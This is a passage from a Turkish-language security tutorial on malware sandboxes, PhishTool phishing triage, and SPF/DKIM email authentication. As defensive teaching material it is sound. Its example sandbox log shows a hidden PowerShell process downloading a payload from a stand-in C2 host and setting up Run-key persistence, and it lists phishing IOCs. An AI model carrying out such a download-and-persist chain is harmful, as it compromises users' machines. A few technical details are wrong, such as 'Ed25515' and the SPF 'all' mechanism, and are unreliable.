
Zararlı yazılımlar genellikle sanal bir ortamda olduklarını anladıklarında (Evasion techniques) çalışmayı durdurabilir veya zararlı yükü indirmek için kullanıcının belge içindeki bir butona tıklamasını, sayfayı aşağı kaydırmasını veya makroları etkinleştirmesini bekleyebilir. ANY.RUN sayesinde sanal makinenin faresi ve klavyesiyle doğrudan etkileşime girerek zararlı yazılımı "kandırabilir" ve eyleme geçmeye zorlayabilirsiniz.

ANY.RUN oturumu sırasında şunlar anlık olarak analiz edilir:

- **Süreç Ağacı (Process Tree):** Hangi ana sürecin (Örn: `winword.exe`), hangi alt süreçleri (Örn: `powershell.exe` veya `cmd.exe`) başlattığı saniye saniye izlenir.
- **Ağ Aktivitesi (Network Activity):** Zararlı yazılımın DNS sorguları, HTTP/HTTPS istekleri ve TCP/UDP bağlantıları gerçek zamanlı olarak yakalanır.
- **Sistem Değişiklikleri:** Kayıt defterine (Registry) eklenen kalıcılık (Persistence) anahtarları veya dosya sistemine bırakılan (Dropped) dosyalar tespit edilir.

Hybrid Analysis: Kapsamlı Davranışsal İnceleme (Comprehensive Behavioral Examination)

Hybrid Analysis, analistlerin şüpheli dosyaları kontrollü bir ortamda incelemesini sağlayan, ücretsiz ve geniş kapsamlı bir zararlı yazılım analiz Sandbox'ıdır. İşleyiş olarak ANY.RUN'a benzemekle birlikte, odak noktası zararlı yazılımın çalıştırıldıktan sonra sistem üzerindeki genel etkisini haritalandırmaktır.



Dosya platforma yüklendiğinde, Hybrid Analysis dosyanın davranışsal profilini çıkarır. Bu analiz, sistemde yapılan kalıcı değişiklikleri, arka planda tetiklenen ağ trafiğini ve kritik IOC'leri detaylı bir şekilde raporlar. Bu platformun temel amacı, analistin zararlı dosyanın olası etki çapını (Potential Impact) tam olarak anlamasına yardımcı olmaktır. Dosyanın şifreleme mi yaptığı (Ransomware), yoksa veri mi sızdırdığı (Exfiltration) bu davranışsal inceleme sonucunda netleşir.

JOESandbox: Statik ve Dinamik Analizin Birleşik Gücü

JOESecurity tarafından ileri seviye zararlı yazılım analizi (Advanced Malware Analysis) için geliştirilen **JOESandbox**, analiz sürecini iki temel metodolojiyi birleştirerek yürütür. Bu aracın en belirgin teknik avantajı hem **Static Analysis** hem de **Dynamic Analysis** yapabilmesidir.

**Joe Reverser** — Agentic Malware Reverse Engineering and Phishing Analysis
Analyze binary files, e-mails (MSG / EML), PDF and URLs
[Try Joe Reverser](#) [Read more](#)

1 Choose Analysis Architecture



2 Define Sample Source and Choose Analysis System

 Upload Sample
[Choose file\(s\)](#)
max. 100mb

Make sure to use the original sample name.
Do not rename samples!

 Browse URL

More Options
[Download & Execute File](#)
[Command Line](#)

DİKKAT: Bu iki kavramın analitik ayrımı kritik önem taşır:

- Static Analysis (Statik Analiz):** Şüpheli dosya hiçbir şekilde çalıştırılmaz. Dosyanın mimarisi, içindeki şifrelenmemiş metin dizileri (Strings), kullandığı kütüphaneler (Imports/Exports) ve dosya özet değerleri (Hash) incelenir. Bu, zararlı yazılım çalışmadan önce niyetini okuma aşamasıdır.
- Dynamic Analysis (Dinamik Analiz):** Dosya izole bir Sandbox ortamında kasıtlı olarak çalıştırılır (Execute) ve dosyanın işletim sistemiyle nasıl etkileşime girdiği canlı olarak izlenir.

JOESandbox, bu iki analizi harmanlayarak davranışsal anormallikleri, uzlaşma göstergelerini (IOC) ve tehdit sınıflandırmalarını (Threat Classifications - örn. Trojan, Worm, Spyware) vurgulayan son derece kapsamlı, profesyonel raporlar üretir.

ÖRNEK KAVRAMSAL SANDBOX ÇIKTISI (IOC RAPORLAMASI)

Bir Sandbox analizinden elde edilecek tipik bir IOC ve Davranış raporu örneği:

[+] Tespitedilen Tehdit Tipi: Dropper / Downloader

[+] Statik Analiz:

- SHA256:

e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855

- Şüpheli API Çağrılarları: URLDownloadToFileA, CreateProcessW

[+] Dinamik Analiz (Davranış):

- [Process] 'excel.exe', gizli (hidden) parametresiyle 'powershell.exe'yi başlattı.

- [Network] powershell.exe, http://malicious-c2[.]com/payload.exe adresine HTTP GET isteği yaptı.

- [File System] C:\Users\Public\Documents dizinine 'payload.exe' dosyası bırakıldı (Dropped).

- [Registry] HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run altına kalıcılık (Persistence) anahtarı eklendi.

Çıktı Yorumu: Yukarıdaki kavramsal log bloğu, bir Malware Sandbox'ın bize sağladığı vizyonun özetidir. Biz dosyayı fiziksel makinemizde çalıştırmamış olsak bile, Sandbox sayesinde Excel dosyasının (ikinci aşamada) bir PowerShell başlattığını, zararlı bir sunucuya bağlandığını ve bilgisayar her açıldığında tekrar çalışmak için Kayıt Defterine kendini eklediğini kesin olarak kanıtlamış oluruz. Elde edilen bu URL, Hash ve dosya yolları (IOC'ler) doğrudan savunma sistemlerine (SIEM/EDR) kural olarak beslenir.


PhishTool Kullanımı (Using PhishTool) ve Oltalama Analizi İş Akışı

Oltalama (Phishing) analiz süreçlerini manuel yöntemlerin ötesine taşıyarak otomatize eden ve birden fazla güvenlik disiplini tek bir platformda birleştiren en güçlü araçlardan biri **PhishTool**'dur. Bir **SOC** (Security Operations Center - Güvenlik Operasyon Merkezi) analisti olarak kullanıcılar tarafından bildirilen şüpheli mesajları önceliklendirirken (Triaging), bir tehdit istihbaratı uzmanı olarak saldırgan altyapılarına dair göstergeler toplarken veya oltalama kitlerini araştıran bir güvenlik araştırmacısı olarak çalışırken, bu platform tüm süreci merkezi bir ekrana taşır.

PhishTool, Tehdit İstihbaratı (**Threat Intelligence**), **OSINT** (Open Source Intelligence - Açık Kaynak İstihbaratı), e-posta üst verileri (**Metadata**) ve otomatik analiz iş akışlarını (**Automated Analysis Workflows**) tek bir potada eritir. Bu merkezi yapı, e-postanın arkasındaki asıl zararlı niyeti (Malicious Intent) saniyeler içinde tespit etmenizi ve olay müdahale sürecinde hayati öneme sahip **IoC**'leri (Indicators of Compromise - Uzlaşma Göstergeleri) hızla çıkarmanızı sağlar.

Kalıntıların Tespiti ve Yüzey Analizi (Identifying Artifacts)

Şüpheli bir e-posta dosyası (genellikle .eml veya .msg formatında) PhishTool'a yüklendiğinde, platform arka planda e-postayı ayrıştırarak (**Parsing**) analiste olay müdahalesinin belkemiği olan değerli **Artifact**'leri (Kalıntı/Bulgu - Saldırıya dair teknik dijital izler) sunar.




Analiz arayüzünün sağ tarafında, manuel analizde ayrı araçlar kullanmayı gerektiren üç kritik görünüm tek bir ekranda birleştirilmiştir:

1. **Rendered HTML (İşlenmiş Görsel Çıktı):** E-postanın kurbanın gelen kutusunda (Inbox) tam olarak nasıl görüldüğünü güvenli bir şekilde yansıtır.
2. **Raw HTML (Ham Kaynak Kodu):** Arka planda gizlenmiş (Obfuscated) bağlantıları, sıfır piksel boyutundaki izleme etiketlerini (Tracking Pixels) veya sahte buton tasarımlarını incelemenizi sağlar.
3. **Message Source (Ham E-posta Kaynağı):** SMTP başlıklarının ve e-posta gövdesinin hiçbir filtrelemeden geçmemiş, şifrelenmemiş salt metin halidir.

ÖNEMLİ: Rendered HTML görünümü, şüpheli e-postayı kendi e-posta istemcinizde veya tarayıcınızda açmanın getireceği **Drive-by Download** (kullanıcı etkileşimi olmadan arka planda zararlı yazılım indirilmesi) veya izleme pikseli tetiklenmesi (Tracking Pixel execution) risklerini tamamen ortadan kaldırır. PhishTool bu görünümü izole (Sandboxed) bir ortamda sunar.

Derinlemesine Analiz ve E-posta Bileşenlerinin İncelenmesi (Further Analysis)

Yüzey analizi tamamlandıktan sonra, PhishTool arayüzünün üst kısmındaki sekmeler aracılığıyla e-postanın anatomisi parçalarına ayrılır. Bu sekmeler, bir ortalama saldırısının mekaniğini çözmek için gereken en kritik teknik bileşenleri barındırır:



- **Authentication Results (Kimlik Doğrulama Sonuçları):** Platform, e-postanın **SPF**, **DKIM** ve **DMARC** protokollerinden geçip geçmediğini otomatik olarak analiz eder. Bu, e-postanın gerçekten iddia ettiği kurumdan mı geldiğini yoksa bir **Spoofing** (Kimlik Sahtekarlığı) girişimi mi olduğunu kesin olarak kanıtlar.
- **Transmission Paths (İletim Yolları):** E-postanın SMTP sunucuları (Hops) arasındaki yolculuğunu kronolojik olarak haritalandırır. Bu sayede asıl gönderici olan **Originating IP** adresi sahte başlıkların arasından cımbızla çekilerek tespit edilir.
- **Embedded URLs (Gömülü Bağlantılar):** E-posta gövdesindeki tüm bağlantılar otomatik olarak dışarı aktarılır (Extraction).

Eğer e-postada bir **Attachment** (Eklenti) mevcutsa, PhishTool bu eklentiye indirmenize gerek kalmadan doğrudan platform içinde incelemenize ve statik özelliklerini analiz etmenize olanak tanır.

Tehdit İstihbaratı Entegrasyonu (VirusTotal Integration)

PhishTool'un sektör standartlarında öne çıkmasını sağlayan en büyük yeteneklerinden biri, yerleşik **VirusTotal** entegrasyonudur.

The screenshot displays the VirusTotal interface with the 'URLs' tab selected. It shows three entries for the URL <https://storage.googleapis.com/ousjasdsakhgg/dsfdgfdseewe.html#SQHXUVJAWHY15895411GHN2429740F9>. The domain is storage.googleapis.com. The VirusTotal score is 1/94. The interface also shows a 'Detections' tab with a red dot indicating 1 security vendor flagged the URL as malicious. The status is '200', content type is 'text/html', and the last analysis was 28 days ago. The 'Security Vendors Scanning Results' section shows: SafeToOpen: phishing, Abusive: Undetected, and Lionic: Undetected. The interface also includes a 'Full report' link and a 'VT Graph' link.

[Email URLs](#) [VirusTotal Analysis](#)

[PhishTool / VirusTotal API Entegrasyon Çıktı Örneği]

Target: malicious-domain[.]com

Reputation Score: -85 (Malicious)

Detection Ratio: 45/92 Vendors Flagged as Phishing/Malware

Yukarıdaki kavramsal entegrasyon çıktısının analizi: Manuel bir süreçte analist, e-postadan elde ettiği şüpheli URL'yi, gönderici IP adresini veya eklentinin SHA-256 özet değerini (Hash) alıp ayrı bir tarayıcı sekmesinde VirusTotal'a yapıştırmak zorundadır. PhishTool ise bu sorguları API üzerinden otomatikleştirerek, platform dışına çıkmadan **Reputation** (İtibar) ve **Detection** (Tespit) sonuçlarını doğrudan iş akışınızın içine entegre eder. Bu sorunsuz entegrasyon (Seamless Integration), SOC ortamında saniyelerin bile kritik olduğu triyaj (Triage) aşamasını inanılmaz derecede hızlandırır.

Vakayı Belgelendirme ve Kapatma (Resolving the Case)

Teknik analiz ve tehdit istihbaratı süreçleri tamamlandığında, bulguların kalıcı ve aksiyona dönüştürülebilir bir formata sokulması gerekir. PhishTool, gerçek bir Kurumsal Güvenlik Operasyon Merkezi'nin (SOC) vaka yönetim (Case Management) süreçlerini birebir taklit eder.

Disposition ▼

Malicious

Flagged artifacts ▼

⊗ From email address	etbnbox@ynoxkfod.axzf.gerolnexes.biz
⊗ From domain	ynoxkfod.axzf.gerolnexes.biz
⊗ Return-Path email address	return-fbfyels@axzf.gerolnexes.biz
⊗ Originating IP	45.94.4.219 (Received-SPF)
⊗ Message URL	https://storage.googleapis.com/ousjasdsakhsgg/dsfdgdfgdseewe.html# qztetbbpbe1955UHBCSQHXUVJAWHY15895411GHNL242974 0F9
⊗ Message URL	https://storage.googleapis.com/ousjasdsakhsgg/dsfdgdfgdseewe.html# nwczechmsv1955EJBXEMSNRDKXGNT15895411WYAB242974 0k9
⊗ Message URL	https://storage.googleapis.com/ousjasdsakhsgg/dsfdgdfgdseewe.html# eoriupgsco1955UOTDASVNPWPHHWS15895411REKW242974 0k9

Classification codes ▼

⊗ MAL_URL Malicious URL

Notes

This is a malicious phishing attempt.

Resolve

DİKKAT: Siber güvenlikte yazılıma dökülmemiş analiz, yapılmamış analizdir. Bir e-postanın zararlı olduğunu tespit etmek yeterli değildir; bu tehdidin ağ geçitlerinde (Firewalls, Email Security Gateways, EDR) engellenmesi için IoC'lerin çıkarılması şarttır.

Vaka çözümleme sürecinde PhishTool üzerinden e-posta resmen **Malicious** (Zararlı) olarak etiketlenir (Marked). Ardından şu kritik **Artifact**'ler (Kalıntılar) sisteme bayrak (Flag) olarak eklenir:


1. **Sender Address (Asıl Gönderen Adresi)**
2. **Originating IP (Gerçek Çıkış IP Adresi)**
3. **Embedded URLs (Zararlı Yönlendirme Bağlantıları)**

Tüm bu göstergeler (IoC) işaretlendikten sonra, analist kendi teknik gözlemlerini ve **Investigation Notes** (Soruşturma Notları) bölümünü doldurur. Son adım olarak **Resolve** (Çözümle) butonuna tıklanarak vaka resmi olarak kapatılır. Bu süreç, belgelendirme kültürünü standartlaştırır ve elde edilen istihbaratın kurumun diğer güvenlik sistemlerine

(Örn: SIEM platformlarına) sorunsuzca aktarılabilmesini sağlayan profesyonel bir temel oluşturur.

Sender Policy Framework (SPF): E-posta Kimlik Doğrulama ve Güvenlik Stratejileri

Sender Policy Framework (SPF), bir domain adına gönderilen e-postaların kimliğini doğrulamak için kullanılan, **DNS (Domain Name System)** tabanlı bir güvenlik mekanizmasıdır. Temel amacı, yetkisiz sunucuların ilgili domain üzerinden e-posta gönderimini engelleyerek **Phishing (oltalama)** ve **Domain Spoofing (alan adı sahteciliği)** saldırılarını minimize etmektir. Bir e-posta sunucusu (MTA - Mail Transfer Agent) e-posta aldığı anda, gönderen domainin DNS kayıtlarında tanımlı olan **SPF TXT** kaydını sorgular ve gönderim yapan IP adresinin bu kayıta yetkilendirilip yetkilendirilmediğini kontrol eder.



SPF Kayıt Yapısı ve Sözdizimi Analizi

Bir **SPF** kaydı, **DNS TXT** kaydı içerisinde şu formatta tanımlanır:

```
v=spf1 ip4:127.0.0.1 include:_spf.google.com -all
```

Bu dizini teknik parametrelerine ayırarak inceleyelim:

- v=spf1** : Kaydın bir SPF versiyonu olduğunu belirten zorunlu ön ektir.
- ip4:127.0.0.1** : E-posta gönderme yetkisi olan spesifik **IPv4** adresini tanımlar. Bu adresler e-postayı gönderen meşru sunucular olmalıdır.
- include:_spf.google.com** : Belirtilen domainin (bu örnekte Google) SPF kaydını da sürece dahil eder. Bu, özellikle üçüncü taraf servisleri (Google Workspace, HubSpot vb.) kullanırken merkezi bir yönetim sağlar.
- all** : "Hard Fail" mekanizmasıdır. Listede yer almayan tüm IP adreslerinden gelen e-postaların alıcı sunucu tarafından derhal reddedilmesi gerektiğini ifade eder.

E-posta İletim İş Akışı ve Doğrulama Kararları

Alıcı sunucu, gelen e-postanın **Envelope From** adresindeki domaini kontrol eder. Ardından ilgili domainin DNS kayıtlarından **SPF** verisini çeker. Karar süreci şu şekilde işler:

Sonuç (Verification Result)	Eylem (Intended Action)	Teknik Açıklama
Pass, Neutral, None	Accept	E-posta doğrulanmıştır veya SPF kaydı yoktur; e-posta işlenir.
SoftFail, PermError	Flag	E-posta şüpheli olarak işaretlenir ancak teslimata izin verilir.
Fail, TempError	Reject	E-posta alıcı sunucu tarafından derhal reddedilir.

DİKKAT: Bir e-postanın "SoftFail" alması, gönderen sunucunun meşru bir listede bulunmadığını ancak alıcı sunucunun bir "fail-safe" mekanizması olarak e-postayı tamamen bloklamak yerine karantinaya almayı veya "spam" olarak etiketlemeyi tercih ettiğini gösterir. Bu durum, IP adresinin doğrulanamadığı (Unknown IP) durumlarda yaygındır.

Güvenlik Analizi ve Araç Kullanımı

SPF konfigürasyonlarını doğrulamak ve zafiyet analizi yapmak için standartlaştırılmış araçlar kullanılır.

SPF Surveyor (dmarcian)

Bu araç, bir domainin SPF kaydını görselleştirmek ve sözdizimi hatalarını tespit etmek için kullanılır. Karmaşık yapılar, `include` direktifleri ile yapılan zincirleme yönlendirmeler DNS sorgu limitlerini aşabilir. **SPF** kayıtları için DNS üzerinde 10'dan fazla "DNS Lookup" yapılması, **PermError** ile sonuçlanabilir; bu nedenle kayıtların sade ve optimize tutulması kritiktir.

Google Admin Toolbox (Messageheader)

E-postanın ham başlıklarını (**Full Headers**) analiz etmek için kullanılan en etkili araçtır. Bir e-posta üzerinde yapılan analizde, `SPF: softfail (IP Unknown!)` çıktısını görmek, e-postanın gönderildiği sunucunun domainin yetkili IP listesinde olmadığını veya yapılandırmada bir eksiklik olduğunu kanıtlar.


ÖNEMLİ: SPF tek başına yeterli değildir. E-posta güvenliğini katmanlı hale getirmek için **DKIM (DomainKeys Identified Mail)** ve **DMARC (Domain-based Message**

Authentication, Reporting, and Conformance) protokolleri ile birleştirilmelidir. SPF, IP bazlı yetkilendirme yaparken, DKIM içerik bütünlüğü sağlar, DMARC ise bu iki mekanizmanın başarısızlığı durumunda nasıl bir aksiyon alınacağını (reject, quarantine) politikalarla belirler.

MessageId:	20251001123456.abc123@mail.attacker.thm
Created at:	10/1/2025, 8:34:55 PM GMT+8 (Delivered after 1 sec)
From:	"Acme Billing" <billing@example.com>
To:	victim@receiver.thm
Subject:	Invoice #12345 – Action Required
SPF:	softfail with IP Unknown!

E-Posta Kimlik Doğrulama Mekanizmaları: DomainKeys Identified Mail (DKIM) Teknik İnceleme ve Güvenlik Analizi

DomainKeys Identified Mail (DKIM), bir e-postanın gerçekten iddia edilen domain (alan adı) tarafından gönderilip gönderilmediğini ve iletim esnasında içeriğinin değiştirilip değiştirilmediğini doğrulamak için kullanılan, **Asymmetric Cryptography (Asimetrik Kriptografi - açık ve gizli olmak üzere çift anahtar kullanan şifreleme yöntemi)** tabanlı bir e-posta kimlik doğrulama protokolüdür.



E-posta güvenliğinin sacayağını oluşturan **SPF (Sender Policy Framework)** ve **DMARC (Domain-based Message Authentication, Reporting, and Conformance)** protokolleri ile doğrudan entegre çalışarak **DMARC Alignment (DMARC Hizalaması)** sağlamak üzere

tasarlanmıştır. **DKIM** kaydı, domainin **DNS (Domain Name System)** altyapısında bir **TXT** kaydı olarak saklanır.

SPF ile Mimari Karşılaştırma ve İleri İletim (Forwarding) Avantajı

SPF protokolü, yalnızca e-postayı gönderen sunucunun IP adresini kontrol eder. Bu durum, e-postanın meşru bir aracı sunucu tarafından başka bir adrese yönlendirildiği **Email Forwarding (E-posta İletişimi Yönlendirme)** senaryolarında SPF'in tamamen patlamasına (**Fail** durumuna düşmesine) neden olur; çünkü yönlendirmeyi yapan sunucunun IP adresi, asıl kaynak domainin SPF kaydında yer almaz.

DKIM ise bu problemi tamamen ortadan kaldırır. Kimlik doğrulama mekanizmasını gönderen sunucunun IP adresine değil, e-postanın doğrudan kendisine (başlıklarına ve gövdesine) kriptografik olarak bağlar. E-posta intermediate sunucular (aracı sunucular) üzerinden yönlendirilse dahi, e-posta içeriği ve kritik başlık alanları modifiye edilmediği sürece **DKIM** imzası geçerliliğini korur. Bu esneklik, **DKIM** protokolünü modern e-posta güvenliğinin en kararlı ve güvenilir temel taşı haline getirmektedir.

Kriptografik İş Akışı ve Arka Plan Mekanizması

DKIM protokolünün çalışma mantığı, e-posta gönderim ve alım anında gerçekleşen iki temel aşamadan oluşur:

```
[Gönderen Sunucu] -> E-posta Gövdesi/Başlıkları Hash'lenir -> Private Key  
ile İmzalanır -> DKIM-Signature Eklenir
```

|

```
v  
[Alıcı Sunucu] <- DNS TXT Sorgusu (Selector) <- Public Key Çekilir <-  
[Alıcı Sunucu İmzayı Çözer ve Doğrular]
```

1. Gönderim Aşaması (İmzalama)

E-posta gönderilmeden önce, gönderici tarafındaki **MTA (Mail Transfer Agent - E-posta İletim Ajanı)**, e-postanın gövdesini (body) ve belirlenen kritik başlıklarını (From, To, Subject, Date vb.) bir **Cryptographic Hash Algorithm (Kriptografik Karma Algoritma - genellikle SHA-256)** üzerinden geçirerek benzersiz bir özet çıkarır. Bu özet veri, yalnızca gönderen domainin kontrolünde olan **Private Key (Gizli Anahtar)** ile şifrelenir ve ortaya çıkan dijital imza, e-postanın başlık kısmına **DKIM-Signature** olarak enjekte edilir.

2. Alım Aşaması (Doğrulama)

Alıcı e-posta sunucusu e-postayı karşıladığında, **DKIM-Signature** başlığını okur. Bu başlığın içinde yer alan **Selector (Seçici - domain altında birden fazla DKIM anahtarını ayırt etmeye yarayan alt etiket)** değerini ve gönderen domain adını alarak DNS üzerinde

bir **TXT** sorgusu gerçekleştirir. Bu sorgu neticesinde domainin **Public Key (Kamuya Açık Anahtar)** verisini elde eder.

Alıcı sunucu, elde ettiği **Public Key** ile e-posta başlığındaki imzayı çözer ve kendi hesapladığı e-posta özeti (hash) ile karşılaştırır. Eğer iki değer birebir eşleşiyorsa, e-posta bütünlüğünün korunduğu ve kaynaktan doğrulanmış olduğu anlaşılır (**DKIM Pass**). Eşleşmiyorsa imza geçersiz sayılır.

DKIM Kayıt Yapısı ve Sözdizimi Analizi

DNS üzerinde yayınlanan standart bir **DKIM** kayıt formatı ve içerdiği parametrik etiketler (tags) şu şekildedir:

```
v=DKIM1; k=rsa; p=MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA0Y...
```

- **v=DKIM1** : Kullanılan DKIM protokolünün versiyonunu tanımlar. Opsiyonel bir etiket olmakla birlikte, uyumluluk ve doğru ayrıştırma adına kaydın başında bulunması endüstri standardıdır.
- **k=rsa** : Kullanılan asimetrik şifreleme algoritmasının türünü belirtir. Standart olarak **RSA** algoritması tercih edilir, ancak modern yapılarda daha kısa anahtar boyutlarıyla daha yüksek güvenlik sunan **Ed25515 (Edwards-curve Digital Signature Algorithm)** kullanımı da yaygınlaşmaktadır.
- **p=** : Alıcı sunucuların imzayı doğrulamak için kullanacağı base64 formatında kodlanmış **Public Key** dizisidir. Buradaki değer, gönderici sunucudaki **Private Key** ile matematiksel bir çift oluşturur.

ÖNEMLİ: E-posta sağlayıcılarına veya kurumsal altyapı ihtiyaçlarına bağlı olarak DKIM kayıtları farklı etiketler de barındırabilir. Örneğin; **g** (granularity - anahtarın kullanım alanını kısıtlar), **h** (acceptable hash algorithms - izin verilen hash algoritmalarını belirler) veya **s** (service type) gibi parametreler güvenlik politikasını sıkılaştırmak için eklenebilir.

Zafiyet Analizi: permerror Durumu ve Hata Senaryoları

